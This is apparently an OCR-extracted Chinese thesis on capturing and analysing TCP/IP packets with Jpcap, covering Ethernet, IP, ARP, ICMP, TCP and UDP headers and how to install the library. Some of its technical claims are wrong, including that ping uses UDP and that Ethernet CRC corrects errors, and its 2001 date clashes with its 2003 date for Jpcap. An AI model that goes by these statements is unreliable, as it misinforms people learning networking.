基于 Jpcap 的 TCP/IP 数据包分析

2001 赵新辉

目　　录

第一章　以太网的结构和 TCP/IP

1．1　以太网的结构

1.1.1　基于网络架构的以太网

1.1.2　以太网的数据交换

1.1.3　以太网帧的结构

1．2　IP 数据报的构成

1.2.1　IP 地址

1.2.2　路由

1.2.3　IP 数据报的构成

1.2.4　其他报文结构

1．3　TCP/UDP

1.3.1　TCP/UDP 的作用

1.3.2　TCP 和 UDP 报文的结构

第二章　Jpcap 类库

2．1　Jpcap 的使用

2.1.1　Jpcap 的运行环境的安装

2.1.2　Jpcap 的开发环境的安装

2．2　Jpcap 介绍

2.2.1　Packet 基类及其子类

2.2.2　Jpcap 的主要功能

第三章　数据包监听程序的设计

3．1　数据包监听原理

3．2　以太网帧的解析

3.2.1　获取 MAC 地址

3.2.2　数据包类型的判断

3．3　IP 数据报的监听

3.3.1　IP 数据报的解析

3.3.2　ARP 和 ICMP 数据报解析

3．4　TCP 和 UDP 监听

3.4.1　TCP 数据报的解析

3.4.2　UDP 数据报的解析

第四章　数据包分析

4．1　流量分析

4.1.1　数据包大小的表示

4.1.2　数据包流量观测

4．2　数据包分类分析

4.2.1　数据包过滤

4.2.2　利用数据包分析解决网络问题

第五章　数据包发送

5．1　构造发送 IP 数据包

5.1.1　IP 数据包构造与发送

5.1.2　发送结果分析

5．2　构造发送 TCP 数据包

5.2.1　TCP 数据包构造与发送

5.2.2　发送结果分析

第一章 太网的结构和 TCP/IP

1．1 以太网的结构

以太网是当今现有局域网采用的最通用的通信协议标准。该标准定义了在局域网（LAN）中采用的电缆类型和信号处理方法。以太网在互联设备之间以 10~100Mbps 的速率传送信息包，双绞线电缆 10 Base T 以太网由于其低成本、高可靠性以及 10Mbps 的速率而成为应用最为广泛的以太网技术。许多制造商提供的产品都能采用通用的软件协议进行通信，开放性最好。以太网，属网络低层协议，通常在 OSI（open system interconnect reference model）模型的物理层和数据链路层操作。它是总线型协议中最常见的，数据速率为 10Mbps（兆比特/秒）的同轴电缆系统。

1.1.1 基于网络架构的以太网

在计算机网络构成中，一般都实行使用协议进行层与层之间得通信。通常的 OSI 中，把协议等级分为七层。第一层是物理层，处理关于硬件上的网络协议。第七层为应用层，处理关于应用程序的协议。第二层到第六层按照其间的顺序被依次设置。

层		名 称	规 定 的 内 容
高层	第七层	应用层	关于邮件、新闻等应用程序的协议
	第六层	表示层	数据语法协议
	第五层	会话层	基于网络的管理对话协议
低层	第四层	传输层	补充第三层的功能，可靠地在两台计算机间传输数据
	第三层	网络层	从网络上多台计算机中选择作为通讯对象地计算机
	第二层	数据链路层	在两台计算机上进行一对一数据通信
	第一层	物理层	电气信号、连接器规格等关于硬件地协议

OSI 参考模型

以太网是 20 世纪 70 年代，施乐（Xerox）公司地 Palo Alto 研究所设计的，其后在 80 年代由施乐、英特尔、DEC（后被康柏收购）三家公司总结了面向局域网（LAN）的协议

集合。而以太网的规格是由美国电气和电子工程师协会（Institute of Electrical and Electronics Engineers）中专门讨论规格的 802 委员会，从 1980 年开始标准化讨论的。并把 IEEE802.3 作为标准规格，其后 ISO（International Standard Organization）把它作为 ISO802.3 标准。

旧的以太网设备是用同轴电缆作为传送媒体的。使用同轴电缆的以太网，设备之间的连接不需要网络集线器，但必须在同轴电缆上讲设备连接起来，是同轴电缆成为多台设备间共享信号的总线（bus），这种网络连接形式被称为总线型。现在，广为使用的传送媒体为双绞线。通常使用的是被称为第五类的双绞线，拥有 100Mbit/s 的通信速度。在用双绞线连接时要使用被称为网络集线器的设备。它是为实现多台计算机的连接，把多根双绞线相互连接起来的设备。在使用网络集线器的网络重，计算机以网络集线器为中心呈放射状连接，这样的网络被称为星型网络。

由于以太网中集线器的转发功能，也就使得进行数据包监听可以在局域网内进行。本文中的数据包监听程序都是在局域网内进行的。当然，数据包监听也可以在网关等数据包的进出口进行。

1.1.2 以太网的数据交换

在以太网中，数据是以被称为帧的数据结构体为单位进行交换的。通常在计算机网络上交换的数据结构体的单位是数据包，而在以太网中把使用的数据包称为帧。数据包包含着发送给对方所必需信息的报头部分和记录着传送给接收端信息内容的报文部分组成的。报头包含接收端的地址、发送端的地址、数据错误检查和改正所必需的错误检验和修正码。数据包被传送到网络上，通过网络中继装置传送到接收端。

帧是被称为带碰撞检测的载波侦听多址访问（CSMA/CD: Carrier Sense Multiple Access with Collision Detection）发送的。在 CSMA/CD 技术中，如果网络上没有数据，则任何时候都可以将数据传送出去。因此，传送数据的网络设备，首先要确认网络上是否有数据在传送。如果没有数据则可以将数据发送到网络上。如果网络被使用，那就要等到网络空闲后发送。上面的工作相当于 CSMA/CD 的 CSMA 部分。在这种方法中，同时发送数据的网络设备会同时认为网络是空闲的，这样就会产生发送冲突。因此，在 CSMA/CD 技术中会经常一边检测数据冲突，一边发送数据。如果检测出冲突，为强调冲突的发生，要等待发送出 32 位数据所必需的时间之后，在等待一个随机决定的时间，而后重新发送。这样同时开始发送的两台网络设备中，随机数小的网络设备先进行发送，随机数大的网络设备要等到网络空闲下来才能发送。这种等到时间被称为补偿时间。

网络拥挤和多次反复发生冲突，就可能造成数据无法发送。因此，为有效利用网络资源，

在网络空闲和拥挤时，对等待的最大值进行调整。空闲时即冲突次数少的情况下，把等待时间的最大值缩小；拥挤和冲突频繁发生时，把等待时间的最大值扩大。等待时间的最大值可以用下面的公式表示：

$$T=Ts\times 2^{k}$$

式中 Ts 为发送 512 位数据所必需的时间（被称为 Slot 时间），k 为冲突次数和数字 10 中最小的数字。

这样，在 CSMA/CD 技术中，网络空间的情况下，任何时候都可以将数据发送出去，万一发生冲突造成发送失败时，可以重新发送帧。所以 CSMA/CD 在网络比较空闲的情况下是一种高效的通信协议。

但是在网络拥挤的情况下恰好相反。CSMA/CD 发生冲突时，在等待和再次发送等方面花费过多的时间，会造成网络反复发送无用的数据，网络设备和传送线路等网络资源被白白占用，结果导致通信效率降低。

在冲突频繁发生的以太网上，CSMA/CD 的通信效率非常低，因为无法预测什么时候会发生冲突，因此不能保证对方在一定的限制时间内能接收到数据。这样，在进行声音和图像等对时间依赖性很强的多媒体数据的实时通信的情况下，存在着致命缺陷。所以采用 CSMA/CD 的以太网不能进行面向多媒体数据的通信。

帧在网络上传输，由网卡接收。一般而言，网卡有几种接收数据帧的状态，如 unicast，broadcast，multicast，promiscuous 等，unicast 是指网卡在工作时接收目的地址是本机硬件地址的数据帧。Broadcast 是指接收所有类型为广播报文的数据帧。Multicast 是指接收特定的组播报文。Promiscuous 则是通常说的混杂模式，是指对报文中的目的硬件地址不加任何检查，全部接收的工作模式。

当局域网内的主机都通过 HUB 等方式连接时，一般都称为共享式的连接，这种共享式的连接有一个很明显的特点：就是 HUB 会将接收到的所有数据向 HUB 上的每个端口转发，也就是说当主机根据 mac 地址进行数据包发送时，尽管发送端主机告知了目标主机的地址，但这并不意味着在一个网络内的其他主机听不到发送端和接收端之间的通讯，只是在正常状况下其他主机会忽略这些通讯报文而已！如果这些主机不愿意忽略这些报文，网卡被设置为 promiscuous 状态的话，那么，对于这台主机的网络接口而言，任何在这个局域网内传输的信息都是可以被侦听到的。

1.1.3 以太网帧的结构

以太网帧的结构是这样。开始的 64 位是前同步码（preamble）和帧首定界符（start frame

delimiter）。前同步码是使发送端和接收端在数据的交接上步调一致的信号。发送端以 56 位（10101010…10）反复发送 1 和 0 信号。接收端接收到这种信号后，准备读取发送来的信号。

前同步码结束后使表示帧的真正开始的 8 位（10101011）位列。帧首定界符之后是地址等报头信息。帧首定界符后面是接收端及及发送端的 MAC 地址。只有在接收端的 MAC 地址是自己的 MAC 地址的情况下，才能进行帧的接收；MAC 地址为其他机器的情况下，将不接收改帧。但当接收端地址全部都为 1 时，在同一以太网内连接的所有设备，都要接收该帧。地址全部为 1 的 MAC 地址称为广播地址。

接收端和发送端的 MAC 地址后面是 16 位的类型字段（type field）。类型字段中存放的是以太网帧中传送数据的上层协议的种类代码。以太网帧的报文部最大能存放 12000 位，即 1500 字节。以太网是物理层及数据链路层的协议。以太网帧所传送的数据是网络层规定的数据包。如果要使用 IP 网络协议，则 IP 数据包就将存储在以太网帧的报文处。

帧的尾部是检查数据错误的错误校验及修正码。一般错误的检验方法有奇偶校验等方法，但以太网中常使用循环冗余校验（CRC: Cyclic Redundancy Check）检查错误。CRC 中，将表示帧的位列作为多项式。把多项式与准备好的特定多项式相除，得出的结果与数据一同发送。在接收端重新进行一次除法运算，用其结果确认传送来的数据正确与否。使用 CRC 不但能检查出是否有错误，而且还能在接收端修正错误。但是，以太网在检查出错误时，该帧将被删除重新发送。

转发网络集线器是不能识别 MAC 地址的，它将以太网帧向全部端口中继。开关网络集线器也被称为二层开关。这是因为开关网络集线器是按照数据链路层协议即第二层协议来解释以太网帧的。使用开关网络集线器与计算机一对一连接起来后，通信线路也完全变成一对一。即发生不了 CSMA/CD 所预想的冲突。这时接收和发送是并行的，这样的通信称为全双工通信。而普通的以太网通信线路称为半双工通信。因为在全双工通信中，接收和发送能并列进行，所以通信速度是半双工的 2 倍。

1．2 IP 数据报的构成

以太网帧中的数据段通常 IP 数据报或与 IP 有关的其他协议，包括 ARP（Address Resolution Protocol）、ICMP（Internet Control Message Protocol）等。

1.2.1 IP 地址

通常所说 IP 地址是指现在所使用的第四版本的 Ipv4 地址协议。其中的 IP 是以 32 位的二进制数来表示的。通常按 8 位分成 4 段，用十进制的数值表示，中间用点号分开。因此 IP 地址的数值可以从 0.0.0.0 到 255.255.255.255。

计算机地址除了 0 和全部为 1 得数值外都可以使用。计算机地址为 0 时，在网路地址中指定为指向网络本身。计算机地址全部为 1 时，网络地址指定为向全体网络进行通信广播。网络地址使用多少位取决于一个局域网能容纳的计算机台数。因此，网络地址的位数决定了 IP 地址的分类。

A 类地址中网络地址有 7 位，计算机地址被分配为 24 位。即具有 A 类地址的网络在全世界只有 100 个左右，是能够容纳 1600 万台计算机的网络。B 类地址使用方便，网络数量和可容纳的主机数都比较合适，造成现在 B 类地址资源不足，申请分配十分困难。C 类地址目前还有大量剩余，但是由于一个单位中使用一个 C 类地址，常常不能容纳自己网络上所有的计算机，因此必须分配给相应的多个 C 类地址。这种情况下，需要使用把这些计算机作为一个网络的无类别域际路由选择（CIDR： Classless Inter-Domain Routing）技术，使用不受本来类别制约的地址。进行地址空间的再分配会扩大网络地址的使用，在此种情况下分配的网络称为子网。使用子网时不能从 IP 地址的类别上区分 IP 地址中哪部分是网络地址。D 类地址是多点传送地址，向多方传送 IP 数据报。广播会向所有的网络设备传送 IP 数据报，但是在多点传送中希望接收数据的多台计算机可以接受到 IP 数据报。这种多点传送可以将声音、图像等向多台网络设备同时传送，因此常被使用在利用网络进行广播的应用程序上。

在因特网中使用的 IP 地址，在世界范围内是不重复的。但是对于因特网没有对外公开的 IP 地址和其他网络中发生重复是没有关系的。因此，作为没有公开的内部私有地址，要规定其使用范围。RFC1918 中对私有地址的规定是：

10.0.0.0～10.255.255.255

172.16.0.0～172.31.255.255

192.168.0.0～192.168.255.255

因此在内部私有网中的 IP 常常会是在以上范围内。

下一代的 IP 地址为 Ipv6，IP 地址的位数达到 128 位，IP 地址的个数可以达到现在的 2^{96} 倍。这样 Ipv4 地址资源不足的问题将得到解决，而 IP 地址将域网络结构相对应，更加提高路由的效率。

1.2.2 路由

路由器是工作在 OSI 参考模型第三层——网络层的数据包转发设备。路由器通过转发数据包来实现网络互连。虽然路由器可以支持多种协议（如 TCP/IP、IPX/SPX、AppleTalk 等协议），但是在我国绝大多数路由器运行 TCP/IP 协议。路由器通常连接两个或多个由 IP 子网或点到点协议标识的逻辑端口，至少拥有 1 个物理端口。路由器根据收到数据包中的网

络层地址以及路由器内部维护的路由表决定输出端口以及下一跳地址，并且重写链路层数据包头实现转发数据包。路由器通过动态维护路由表来反映当前的网络拓扑，并通过与网络上其他路由器交换路由和链路信息来维护路由表。

在 IP 中，两个以上的网络间进行通讯时要使用路由器。路由器具有连接两个或两个以上网络接口。路由器能将因特网上的 IP 数据报进行接力传递。路由器从直接连接在其上的网络设备中得到的 IP 数据报，适当调整 IP 数据报的传送方向后送出。因为 IP 数据报本身不含有在因特网上通过怎样的传送的路径到达目的计算机的信息，所以 IP 数据报只依靠接收端的 IP 地址信息，通过多个路由器进行 IP 数据报的接力传递。

路由器具有两大功能。数据通路功能：对于每个到达路由器的数据包，在不丢失的情况下，负责寻路。此功能主要包括：转发决定，经由背板输出链路队列调度。转发功能是通过专门硬件来实现的，每一个通过路由器的分组包都要执行这个操作。数据通路功能对改进路由器的性能是很重要的。控制功能：主要包括路由表的管理和系统的配置与管理，以及与相邻路由器交换路由表信息，通过软件实现等。这些功能不是针对每个数据包的，因此使用频度相对低一些。


路由器要对到达的分组包进行识别、分类以决定其所应接受的服务类型。最初所考虑的方案是在网络的核心，根据 IP 报头的 TOS（Type of Service）域来识别分组，但是在互联网的发展过程中，由于一直采用“尽力”传输，同时由于终端在发送 IP 包时不考虑 TOS，因此，TOS 一直没有发挥作用。目前在边缘设备，根据 IP 分组的源 IP 地址、目的 IP 地址、源端口号、目的端口号、传输层协议类型来对分组进行识别。此外，为了实现防火墙的功能也需要对 IP 分组进行识别。

在识别时，每条识别规则采用的是源 IP 地址、目的 IP 地址、源端口号、目的端口号、传输层协议类型。在上述识别规则中，每个域都可能是一个区间。例如有这样一条识别规则“202.66.83.X，202.66.72.X，X，23，TCP”（X 表示任意），这条规则识别从网络 202.66.83.X 到网络 202.66.72.X 的 telnet 数据。从几何的角度来看，假如判别时利用了 IP 报头的 K 个域，这个问题实际上是在一个 K 维空间中有许多互相交叠的实体（每条判别规则对应于一个实体），每当有一个分组到达时，该分组相当于 K 维空间上的一个点，进行判别实际上是要找出包含该点的优先级最高的实体。

IP 数据报的路由是按照路由表安排的。路由表即记录着某台网络设备把 IP 数据报传送到其他网络设备的数据结构。不只是路由器具有路由表，所有使用网络层协议的网络设备都具有路由表。包括计算机、路由器和 L3 交换器（路由器组）等。

在路由表中，以组的形式记录着 IP 数据报要传送到目的计算机的 IP 地址和为达到最终

目的地必须经过的路由器 IP 地址。例如在此网络中的计算机下面这张路由表



接收端	接下来发送地址
192.168.1.0	直接发送到接收端计算机
Default（缺省）	192.168.1.254

路由表

这表示如果接收端的 IP 地址属于自己的局域网，那就使用数据链路层协议的功能将 IP 数据报直接发给对方，如果是其它则向局域网中存在的路由器发送 IP 数据报。路由器具有的路由表是很复杂的。在上面的例子中，路由器两侧连接的计算机可以使用各自具有的数据链路层协议进行直接通信。除此以外在进行计算机通信时，还必须向邻近的路由器发送 IP 数据报，并进行 IP 数据报的接力传递。

路由器收到数据包以后，会根据数据包中目的地址到路由表中查找相应的路由条目，如果找到相匹配的路由就会按照该路由处理数据包，否则在缺省情况下会扔弃数据包。路由表的形成有静态路由和动态路由两种。静态路由时手动记录路由表，适用于小局域网，一点网络的规模稍微增大则会变得非常麻烦，当网络变更时也需要手动修改。动态路由就是自动交换路由信息，生成路由表。动态路由的协议中有网络内部使用的内部网关协议（IGP）和网络间使用的外部网关协议（EGP）。

过去，路由器被看作是最佳转发数据包的硬件设备，软件仅提供监视器的功能。但随着路由器的发展，软件在路由器中起的作用越来越大。实际上，实时操作系统（如，通信领域常用 PSOS 和 VxWorks）的选择对一个通信产品来说是至关重要的。如果要开发效率很高的软件，需要操作系统厂商的支持。像 Cisco 公司，就是自己开发专用的路由器操作系统以及应用软件。如果这种趋势继续发展，终端用户将来可以很方便地在路由器上装载各种应用软件模块，使路由器能够提供防火墙、流量管理策略、特殊应用信令、路由策略等功能。

路由器的数据报处理能力对网络的处理能力影响十分大，所以开发了使用硬件进行高速

路由的设备。这样的路由器是在开关网络集线器中附加路由功能，被称为 L3 交换机。

1.2.3 IP 数据报的构成

IP 数据报的最开始存放着 IP 的版本（version）。Ipv4 版本存放为 4。

接下来 IHL 是一个字符，即以 32 位为一个单位，存放着从版本开始到填充结束的报头的长度。最短的情况没有选项，这是 IHL 的值为 5。

服务类型字段（type of service）表示 IP 数据报在传递时发送端要求的品质。第七位是为将来预留的扩展位。


数据报长度字段（total length）以 8 位为一个单位，即字节表示 IP 数据报的长度。接下来的标识字段（identification），从 TCP 等上层协议调用时 IP 数据报的标识号。

标志字段（flags）和数据块偏移（fragment offset）用于对数据块偏移的处理。IP 数据报要在数据链路层的协议规定下装入帧的报文中传送，由于 IP 数据报中，报文部分最大就有 65535 为，数据链路层的帧是不能全部容纳的，所以采用叫做分块的方法。分割的数据称为碎块。IP 数据报的标志表示有无碎块，数据块偏移用于保证数据块偏移按照正确的顺序处理。

TTL 字段是为了防止错误的 IP 数据报在网络上循环，赋予 IP 数据报一定的寿命。IP 数据报在发送时就在 TTL 字段中设置其寿命。TTL 字段的值在 IP 数据报每通过一次路由器时，进行一次衰减。当为 0 时，IP 数据报就被删除。通常设为最大值 255。

协议字段（protocol）中存放着表示 TCP 等 IP 的上层协议的值。包括 ICMP、TCP、EGP、IGP、UDP 等。

在检查错误的报头校验码（header checksum）的后面是发送端地址和目的地址，他们在 Ipv4 中都为 32 位。最后存放的是选项和把报头进行 32 位整数化后余下的位。



IP 数据报头的结构

1.2.4 其它报文结构

比较重要的有地址解析协议和 Internet 控制信息协议。地址解析协议（ARP：Address Resolution Protocol）是连接网络层和数据链路层的，于 IP 没有直接的联系，它是采用以太

网的 IP 网络中必需的协议。

在 ARP 中进行的处理是对应于以太网的物理地址（MAC 地址）和 IP 地址。把 IP 数据报传送到其他计算机时，要从对方的 IP 地址中查询对方的物理地址，使用对方的物理地址建立新的以太网帧。在使用 IP 进行通信时，就必须知道 IP 地址和对应的 MAC 地址。先进行以太网的广播功能，将要查询的 MAC 地址的网络设备的 IP 地址通知给其他网络设备。得到消息的网络设备进行匹配，符合则将自己的 MAC 地址返回过去。从 ARP 中取得的 IP 地址和 MAC 地址的对应关系，保持一段时间用于通信，一段时间后就被删除。把 ARP 反过来考虑从 MAC 地址查询 IP 地址的情况用 RARP（Reverse ARP），RARP 包和 ARP 包具有相同的结构，只是 ARP 包的操作号以后的内容不一样。ARP 的操作号为 1（请求）和 2（响应），请求查询时对象的 MAC 地址为空，RARP 操作号为 3（请求）和 4（响应），请求时的 IP 地址为空。

在网上通信，可能发生各种情况导致数据包被破坏，造成数据包在网络上循环，这时路由器等网络设备将删除数据包，然后向发送端请求重新发送数据包。这种通信方式就是由 ICMP 决定的。ICMP 是把消息装入到 IP 数据报的报文部传送的。从这种意义上来说，ICMP 与 TCP、UDP 相同，都属于传输层的协议。但从功能上 ICMP 具有补充 IP 的功能。

ICMP 是“Internet Control Message Protocol”（Internet 控制消息协议）的缩写。它是 TCP/IP 协议族的一个子协议，用于在 IP 主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由是否可用等网络本身的消息。这些控制消息虽然并不传输用户数据，但是对于用户数据的传递起着重要的作用。


1．3 TCP/UDP

1.3.1 TCP/UDP 的作用

传输控制协议（TCP）和用户数据报协议（UDP）是在因特网上传输层使用的协议。使用网络层的 IP 协议，可以从世界上任何一台计算机中找到特定的通信对象，并向其发送数据。传输层的协议提供的是连接指定在对方计算机上运行的特定应用程序和希望得到的网络服务。

TCP 及 UDP 中使用的是端口的概念，以区别计算机上的程序。端口是应用程序在网络通信上使用的数据输入输出口。当某一网络客户端利用其他计算机上的服务程序时，在根据 IP 地址指定服务计算机的同时，也指定了被分配的服务程序的公认端口号。由此，可以利用与端口号对应的特定的网络服务。

TCP/UDP 数据报



IP 数据报

通常的过程如下：客户端程序从用户处得到运行服务器程序的计算机 DNS 名和服务器程序的应用程序名。客户端程序利用从用户处得到的 DNS 名检索 DNS 服务器，得到连接对象的计算机的 IP 地址。并且从应用程序名中检索到服务器程序的公认端口号。再从应用程序名中决定作为传输层协议是使用 TCP 还是 UDP。然后从对方的 IP 地址、自己的 IP 地址、对方的端口号及指定 TCP 或 UDP 中，建立将 TCP 或者 UDP 存放到报文的 IP 数据报。运行系统再把通信上的合适端口分配给客户端程序。这样就确定了由 IP 地址、端口号及 TCP 或 UDP 组成的世界上不重复的数据组合。客户端程序把含有 TCP/UDP 数据包的 IP 数据报发送出去，服务程序将响应同样发给客户端程序。

TCP 协议是基于连接的协议，也就是说，在正式收发数据前，必须和对方建立可靠的连接。一个 TCP 连接必须要经过三次“对话”才能建立起来，其中的过程非常复杂，我们这里只做简单、形象的介绍，你只要做到能够理解这个过程即可。我们来看看这三次对话的简单过程：主机 A 向主机 B 发出连接请求数据包：“我想给你发数据，可以吗？”，这是第一次对话；主机 B 向主机 A 发送同意连接和要求同步（同步就是两台主机一个在发送，一个在接收，协调工作）的数据包：“可以，你什么时候发？”，这是第二次对话；主机 A 再发出一个数据包确认主机 B 的要求同步：“我现在就发，你接着吧!”，这是第三次对话。三次“对话”的目的是使数据包的发送和接收同步，经过三次“对话”之后，主机 A 才向主机 B 正式发送数据。

TCP 和 UDP 把端口通信功能提供给应用程序。但是 TCP 和 UDP 在性质上由差别。TCP 中补充了 IP 没有提供的网络功能，在两个程序之间提供一条没有错误的全双工通信线路。所有使用 TCP 为传输层协议的应用程序要利用网络是十分方便的。数据的再次发送、错误处理和数据包到达顺序的控制等处理在 TCP 的处理部分进行，在应用程序上不需要进行相关的处理。但是，为了提供面向连接这种高级功能，TCP 对计算机系统来说负载很大，速度较慢。


它是面向非连接的协议，它不与对方建立连接，而是直接就把数据包发送过去。UDP 只是在 IP 的功能中追加了端口功能的简单结构。因此，对要求处理速度的应用程序提供了传输层功能。UDP 中连接和数据的顺序控制等功能由应用程序来完成。这种性质被称为无连接。所以在错误少的局部环境下并要求快速的应用程序中，常用 UDP 来实现。UDP 适用于一次只传送少量数据、对可靠性要求不高的应用环境。比如，我们经常使用“ping”命令

来测试两台主机之间 TCP/IP 通信是否正常，其实“ping”命令的原理就是向对方主机发送 UDP 数据包，然后对方主机确认收到数据包，如果数据包是否到达的消息及时反馈回来，那么网络就是通的。例如，在默认状态下，一次“ping”操作发送 4 个数据包。发送的数据包数量是 4 包，收到的也是 4 包（因为对方主机收到后会发回一个确认收到的数据包）。这充分说明了 UDP 协议是面向非连接的协议，没有建立连接的过程。正因为 UDP 协议没有连接的过程，所以它的通信效果高；但也正因为如此，它的可靠性不如 TCP 协议高。QQ 就使用 UDP 发消息，因此有时会出现收不到消息的情况。

1.3.2 TCP/UDP 报文结构

TCP 报文头开始部分存放的是发送端端口号（source port）和接收端的端口号（destination port），顺序号（sequence）中存放的是按照发送顺序处理的相关数值。用来表示将某消息段中的数据位全体数据块的字节数与进行通信时某一个规定的偏移量相加后的数值。

确认号（acknowledgment number）是接收端对于发送端接收到的数据块状态的顺序号。具有 4 位的数据偏移字段（data offset）是以 32 位为一个单位存放报头长度的数值。从 TCP



1:data offset　2:reserved　3:control bits

TCP 数据报头的结构

消息段开始的部分到数据偏移×4 字节后存放的就是 TCP 的报文部分。

用于扩展的 6 位字段后面是控制位（control bits）。控制位是 6 位标志的集合，表示 TCP 以怎样的状态进行通信。控制位的位置在 1 为 URG，表示紧急数据指针有效；控制位在 2 为 ACK，表示确认号有效；控制位在 3 为 PSH，表示传送强制功能；控制位在 4 为 RTS，表示请求连接重新设置；控制位在 5 为 SYN，表示请求顺序号同步处理；控制位在 6 为 FIN，表示发送结束。

Window 表示接收端缓存的数值。接下来检查错误用的校验码（checksum）和为处理紧急数据而配置的紧急数据指针（urgent pointer），最后放的是选择和填充（options, padding）

UDP 数据报构造相对比较简单。UDP 数据报中含有作为传输层协议实现接收所必需的端口号字段、数据报长度及错误检查用校验码。UDP 能进行高速的信息传递，但数据报顺序控制的工作要由应用程序来完成。UDP 这种协议只是在 IP 提供的功能中加上了端口的概

念，是简单的传输层协议。

source port	destination port	length	checksum	data

UDP 数据报的结构

第二章 Jpcap 类库

2．1 Jpcap 的使用

Jpcap 是 2003 年日本开发的一套能够捕获、发送网络数据包的 java 类库。因为核心 Java API 不能访问底层的网络数据，但 Jpcap 是一种提供在 Windows 或 UNIX 系统上进行这种访问的 Java API。Jpcap 不是一种纯粹的 Java 解决方案，它依赖本地库的使用。在 Windows 或 UNIX 上，你必须有必要的第三方库，分别是 WinPcap 或 libpcap。要在 java 中使用 Jpcap 类库需要安装 Jpcap 的运行和开发环境。

2.1.1 Jpcap 运行环境的安装

Win32：先安装 Java2 工作平台 JRE，J2SE 或 JBuilder8，也可以安装 SDK，然后安装最新版本的 WinPcap，然后解压缩 Jpcap。

UNIX/LINUX：同 Win32 环境。

2.1.2 JPCAP 开发环境安装

Win32：

1 复制“lib\Jpcap.dll”到“[JRE directory]\bin” or “[JRE directory]\lib\ext\x86”。

2 复制“lib\jpcap.jar”到“[JRE directory]\lib\ext”。

3 如果安装了 SDK，还需要拷贝“lib\jpcap.jar”到“[SDK directory]\jre\lib\ext”。

其中[JRE directory]是指 JRE 默认安装路径，一般来说是 C:\Program Files\Java\j2re*；[SDK directory] 是指 SDK 的默认安装路径，一般来说是 C:\j2sdk*。

打开 JBuilder8 的工程，选“Tools/Configure JDKs/ Add”将\lib 中的 jpcap.jar 加入。将\sample\tcpdump.java 加入，即可编译运行。

UNIX/LINUX

1 在解压缩的 Jpcap 文件夹中，进入 src\c 目录，编辑 Makefile 文件。


2 运行 make，如果你看到错误信息：structure has no member named ‘sa_len’,则在 Jpcap_sub.h 中屏蔽#define HAVE_SA_LEN 这一行。

3 拷贝文件 libjpcap.so 到 java 目录/jre/lib/<arch>. <arch>是 i386 或 sparc

4 拷贝文件 lib/jpcap.jar 到 java 目录/jre/lib/ext 下.

2．2 Jpcap 介绍

Jpcap 类库的基本结构如下图：



Jpcap 类库结构

2.2.1 Packet 基类及其子类

Packet 这个类是所有被捕获的数据包的基类，可以提供被捕获数据包的长度，被捕获数据包的时间标记等基本信息。

ARPPacket 和 IPPacket 是继承 Packet 的子类，它们将被捕获包分成两类。ARPPacket 按照 ARP 数据报的内容，将其各数据段的数据取出。IPPacket 则被分得更细。这两个类主要与是与数据链路层密切相关的，其与 MAC 地址相关的信息在 EthemetPacket 类中表示出来。EthemetPacket 是从 DatalinkPacket 继承而来的。

IPPacket 下有三个子类，分别是 ICMPPacket、TCPPacket、UDPPacket。这三个类分别表示的是被存储在 IP 数据报的报文中发送的 ICMP、TCP、UDP 报文。

ICMPPacket 在用 toString 方法直接转化，得到字符串为：

type(type) code(code)

类型　　执行命令

TCPPacket 在用 toString 方法直接转化时，得到字符串为：

